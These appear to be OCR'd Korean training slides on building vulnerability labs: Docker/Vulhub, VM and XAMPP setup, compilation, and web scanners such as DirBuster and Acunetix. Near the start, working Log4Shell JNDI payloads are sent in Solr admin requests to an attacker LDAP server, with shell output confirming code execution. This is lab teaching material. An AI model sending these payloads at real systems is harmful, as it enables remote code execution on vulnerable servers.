


```
GET
/solr/admin/cores?action=${jndi:ldap://${sy
s:java.version}.example.com} HTTP/1.1
Host: your-ip:8983
Accept-Encoding: gzip, deflate
Accept: */*
 ...
```

6. 실제 환경 세팅 후 Exploit 결과


Vulhub

실제 환경 세팅 후 Exploit 진행



```
GET /solr/admin/cores?action=${jndi:ldap://172.19.0.3:1389/wdoftk} HTTP/1.1
Host: 127.0.0.1:8983
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Connection: close
```

공격자 화면




```
oot@c0b6a3597327:/tmp# ls
sperfdata_root  jetty-0_0_0_0-8983-webapp-_solr-any-857708094183123
tart_2333176394866781762.properties
oot@c0b6a3597327:/tmp# ls
sperfdata_root  jetty-0_0_0_0-8983-webapp-_solr-any-857708094183123
tart_2333176394866781762.properties  success
```

Exploit 전 / Exploit 후


docker container ls
docker exec -it [컨테이너ID] /bin/bash

시뮬레이션 셋 구축 내역_시뮬레이션 구축 절차 케이스 (1)

- 1-1) Docker의 경우 단일 docker 이미지 환경과 다중 이미지의 compose 형태가 존재




docker pull image



SolrCore Initialization Failures

new_core: org.apache.solr.common.SolrException:org.apache.solr.common.SolrException: Could not load


Please check your logs for more information



```
docker-compose.yaml
version: "3.7"
services:
 db:
  image: mysql:8.0.19
  restart: always
  environment:
   - MYSQL_DATABASE=example
   - MYSQL_ROOT_PASSWORD=password
 app:
  build : app
  restart: always
 web:
  build : web
  restart: always
  ports:
   - 8080
```

docker-compose compose.yml


- 1-2) POC를 시도하기 위한 추가 환경이 별도로 존재할 경우



java -jar jar_file

시뮬레이션 셋 구축 내역_시뮬레이션 구축 절차 케이스 (2)

2-1) Windows/Windows 용 애플리케이션이나 Windows 에 포함된 애플리케이션(웹 브라우저, IIS 등)은 OS 직접 설치



Virtual Machine Settings

Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	60 GB
CD/DVD (SATA)	Using file C:₩Users₩user₩...
Floppy	Using file autoinst.flp
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

□ Connected

☑ Connect at power on

Connection


○ Use physical drive:

Auto detect

● Use ISO image file:

C:₩Users₩user₩Documents₩poc₩7601.24214.1

2-2) Windows 용 애플리케이션 중 installer, 명령어로 설치 가능한 경우 설치된 OS에 추가 설치(Office 포함)




By clicking "Install", You agree to the Privacy Policy and EULA

Go Programming Language amd64 go1.15 Setup

Welcome to the Go Programming Language amd64 go1.15 Setup Wizard


The Setup Wizard will install Go Programming Language amd64 go1.15 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.



```
PS C:₩Users₩user> choco install adobereader --version=2019.012.20040
Chocolatey v1.2.0
Installing the following packages:
adobereader
```


시뮬레이션 셋 구축 내역_시뮬레이션 구축 절차 케이스 (3)

● 3-1) Unix 용 애플리케이션 중 소스로 배포되어 컴파일이 필요한 경우 컴파일도구, 라이브러리 설치(필요시)



```
  libpostproc55 libprotobuf23 libpulsedsp librabbitmq4 libraptor2-0 librasqal3 libraw1394-11
  libraw20 librdf0 libreoffice-base-core libreoffice-core-nogui librest-0.7-0 librevenge-0.0-0
  librubberband2 librygel-core-2.6-2 librygel-db-2.6-2 librygel-renderer-2.6-2
  librygel-server-2.6-2 libsbc1 libserd-0-0 libsgutils2-2 libshine3 libshout3 libsidplay1v5
  libsnappy1v5 libsord-0-0 libsoup-gnome2.4-1 libsoxr0 libspectre1 libspeex1 libspeexdsp1
  libsratom-0-0 libsrt1.4-gnutls libssh-gcrypt-4 libsuitesparseconfig5 libswresample3 libswscale5
  libsynctex2 libsysmetrics1 libtag1v5 libtag1v5-vanilla libtheora0 libtotem-plparser-common
  libtotem-plparser18 libtracker-sparql-3.0-0 libtwolame0 libudfread0 libv4l-0 libv4lconvert0
  libva-drm2 libva-wayland2 libva-x11-2 libva2 libvdpau1 libvidstab1.1 libvisio-0.1-1
  libvisual-0.4-0 libvpx7 libwavpack1 libwoff1 libwpd-0.10-10 libwpg-0.3-3 libwps-0.4-4
  libx264-163 libx265-199 libxklavier16 libxmlsec1-nss libxvidcore4 libyajl2 libzimg2 libzmq5
  libzvbi-common libzvbi0 lp-solve media-player-info mesa-va-drivers mesa-vdpau-drivers
  mobile-broadband-provider-info nautilus-data network-manager-gnome ocl-icd-libopencl1
  pocketsphinx-en-us policykit-1-gnome power-profiles-daemon pulseaudio-utils python3-brlapi
  python3-certifi python3-dateutil python3-debconf python3-louis python3-macaroonbakery
  python3-mako python3-markupsafe python3-protobuf python3-pyatspi python3-pymacaroons
  python3-requests python3-rfc3339 python3-software-properties python3-speechd python3-tz
  python3-xdg rhythmbox-data sgml-data shotwell-common switcheroo-control totem-common tracker
  ubuntu-advantage-desktop-daemon unattended-upgrades update-notifier-common va-driver-all
  vdpau-driver-all xbrlapi xwayland zenity-common
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 5 not upgraded.
root@test-virtual-machine:/tmp/tmp# apt-get install meson_
```


● 3-2) 컴파일도구, 라이브러리 및 OS 버전(아키텍처 등) 확인 후, 컴파일 옵션 설정 및 컴파일



```
root@test2-virtual-machine:/tmp/tmp# ninja -C build
root@test2-virtual-machine:/tmp/tmp/gthumb-3.8.2# meson build -Dbuildtype=debug
-Db lundef=false -Db sanitize=add
root@test2-virtual-machine:/tmp/tmp# ninja -C build install
```

시뮬레이션 셋 구축 내역_시뮬레이션 구축 절차 케이스 (4)

4-1) WEB 애플리케이션 중 소스로 배포될 경우 APMSETUP, XAMPP 등을 설치(또는 OS에 직접 구축 가능)



Server status


Apache2 : 정상 동작중

MySQL 5 : 정상 동작중

Server memory usage


Apache : 0 KB

MySQL : 0 KB




```
12:38:13 PM  [Apache]  Attempting to start Apache app
12:38:13 PM  [Apache]  Status change detected: running
12:38:29 PM  [mysql]   Attempting to start MySQL app
12:38:42 PM  [mysql]   Status change detected: running
12:41:22 PM  [mysql]   Attempting to stop MySQL app
12:41:24 PM  [mysql]   Status change detected: stopped
12:45:57 PM  [mysql]   Attempting to start MySQL app
12:45:58 PM  [mysql]   Status change detected: running
```

4-2) DB 및 Table 생성이 필요할 경우 DB 사용자 및 DB 생성 후 설치 과정 진행



```
mysql> insert into user(host,user,password,ssl_cipher,x509_issuer,x509_subject)
    -> values('localhost','3cs',password('[redacted]'),'','','');
Query OK, 1 row affected (0.00 sec)

mysql> select user, host from user;
+------+-----------+
| user | host      |
+------+-----------+
| root | 127.0.0.1 |
| root | ::1       |
|      | localhost |
| 3cs  | localhost |
```



Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	wordpress	The name of the database you want to use with WordPress.
Username	username	Your database username.
Password	password	Your database password.

목차

I. SSL Labs, immuniweb


II. Log4shell.tools, Heartbleed

III. 실습환경구축

IV. 웹 자동진단 도구

1. Dir burster

개요 DirBuster는 OWASP Project의 일환으로 웹 서버에 대해 디렉터리, 파일을 스캔하는 JAVA 기반의 응용 프로그램이다.



Target URL (eg http://example.com:80/)

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /


☑ Brute Force Files □ Use Blank Exter File extention php

URL to fuzz - /test.html?url={dir}.asp

/

Please complete the test details

(OWASP TOP 기준의 룰 탑재)




- 분류
  - A1 인젝션
  - A2 크로스사이트 스크립팅
  - A3 취약한 인증과 세션관리
  - A4 불안전한 직접 객체참조
  - A5 크로스사이트 요청변조
  - A6 보안설정 오류
  - A7 안전하지 않은 암호저장
  - A8 URL 접근 제한오류
  - A9 불충분한 전송계층 보호
  - A10 외부사이트 이동

A1 인젝션

룰 이름	활성화
Bufferoverflow 취약점	☑
사용자 정의 파라미터 변조	☑
CRLF 삽입	☑
파라미터변조	☑
SQL 삽입	☑
MS SQL 삽입	☑
XPATH 삽입	☑
PHP 파일원격삽입	☑

3. Accunetix



N/A

Acunetix Threat Level 0

Threat level is not available yet.

Activity In Progress

Overall Progress 0%

```
Start URL changed (initial request to http://boanit.kr/ was redirected to    Jan 26, 2023, 2:47:31 PM
https://
Scanni                started                                                Jan 26, 2023, 2:47:32 PM
Windows Defender used in this scan                                           Jan 26, 2023, 2:47:32 PM
```

Scan Duration	Requests	Average Response Time	Paths Identified
25s	510	278ms	3

Target Information

Address
Server
Operating System
Identified Technologies
Responsive

